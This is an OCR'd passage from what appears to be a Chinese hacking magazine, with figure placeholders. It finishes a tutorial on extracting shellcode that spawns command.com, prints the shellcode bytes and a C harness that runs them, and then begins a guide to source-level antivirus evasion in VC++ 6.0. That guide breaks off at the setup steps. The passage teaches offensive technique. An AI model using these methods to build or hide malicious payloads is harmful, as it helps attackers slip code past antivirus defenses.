


图2




图3




图4




图5

汇编写完了，下一步就是最关的一步，shellcode提取，这里笔者使用两种方法，一种是从vc++平台上提取，另一种是从内存提取。

先介绍第一种方法，我们在汇编指令的位置下一个断点（如图3），然后按下F5开始单步执行调试，此时会出现一个调试的小窗口（如图4），我们点击反汇编按钮，这时我们的代码上就会出现汇编与机器码，如果机器码没有出现的话，我们可以在代码上点击右键，选择“Code Bytes”，这样机器码就会出现了（如图5）。我们按照顺序把这些机器码抄下来，用空格隔开放到记事本里，当然只这样抄下来是不行的，还要转化为“\x6F”这样格式的数据，那怎么办呢？我们在记事本利用查找替换就可以了，把所有的空格都替换成“\x”这样我们的shellcode就出来了，如下所示：

```
\xE8\x0C\x00\x00\x00\x63\x6F\x6D
\x6D\x61\x6E\x64\x2E\x63\x6F\x6D
\x00\xB8\xC7\x93\xBF\x77\xFF\xD0
```

```
\x83\xC4\x12
```

我们来测试一下这些机器码，shellcode的使用一般情况放在一个char型的数组里，调用shellcode的数组时采用如下的指令执行**((void(*)(void)) &ShellCode) ();**，这句指令是放诸四海皆准的，大家可以将它背下来。全部的执行代码如下：

```
#include <string.h>
#include <stdio.h>
#include <windows.h>

unsigned char ShellCode[] =
"\xE8\x0C\x00\x00\x00\x63\x6F\x6D"
"\x6D\x61\x6E\x64\x2E\x63\x6F\x6D"
"\x00\xB8\xC7\x93\xBF\x77\xFF\xD0"
"\x83\xC4\x12";
int main()
{
    LoadLibrary("msvcrt.dll");
    ((void(*)(void)) &ShellCode) ();
    return 0;
}
```

千万不要忘记包含头文件windows.h。我们来运行一下看看（如图6），完全一样的结果，这说明我们的shellcode执行成功。到这里我们使用vc++提取shellcode就结束了，下面我们使用od来提取我们的shellcode。




图6




图7

为了好区分我们汇编的代码位置，我们在内联汇编代码的前后加上**printf("********");**这样我们就可以很好的区分我们的代码了。我们将程序放入od后选择，查看→可执行模块（如图7）。

来到了下图所示的位置（如图8）。




图8

选择我们程序所在的那一行后双击（如图9），前往jmp的地址0040D710，到这里我们就可以看到我们的代码标志了（如图10）。




图9




图10

我们的shellcode就位于两者之间，但不能全都复制，因为里面有不是的，怎么区分呢，很简单。printf是一个函数，所以用call来执行，执行完毕后需要平衡堆栈，所以用了add esp，4。这样这三句代码都是printf的代码，我们不要。所以我们的shellcode的起始位置是0040D746，结束位置是0040D761（如图11）。我们选择这段代码，点击右键，选择“二进制→二进制复制”（如图12）。这样我们就可以得到用空格分割的机器码了，复制之后的机器码如下：**83 C4 04 E8 0C 00 00 00 63 6F 6D 6D 61 6E 64 2E 63 6F 6D 00 B8 C7 93 BF 77 FF D0 83 C4 12**。跟我们上面获得的是完全一样的。采用这种方法提取shellcode时特别需要注意前后特征位置的部分指令，一般情况下特征call之后的那个add或sub不是我们要的，而是用来平衡堆栈的。




图11

本文中介绍了简单的shellcode的编写技巧以及提取技巧，shellcode需要经常练习才能写出质量高的code来，如果文章中有什么错误，还请读者指正。

（文章中所涉及到的程序及代码已收录在光盘中）

vc++源码免杀实例分析

沧海浮萍

谈到免杀，最近几年特别流行的就是源码免杀技术，当然，如果你有一款不为人知的绝密壳的话更是甚好，这里笔者再次带领大家学习一下在vc++编程平台下的源码免杀技术。在这里假设读者对于特征码的定位都已经熟悉了，所以笔者在这里就不在进行特征码的定位了。采用模拟的手段为读者介绍该平台下的源码免杀技术。

首先我们需要先对vc++编程平台进行一些配置，笔者这里使用的是vc++6.0。打开我们要进行源码免杀的程序，然后点击“工程→设置”（如图1）。




图1

此时将打开工程配置界面（如图2）。

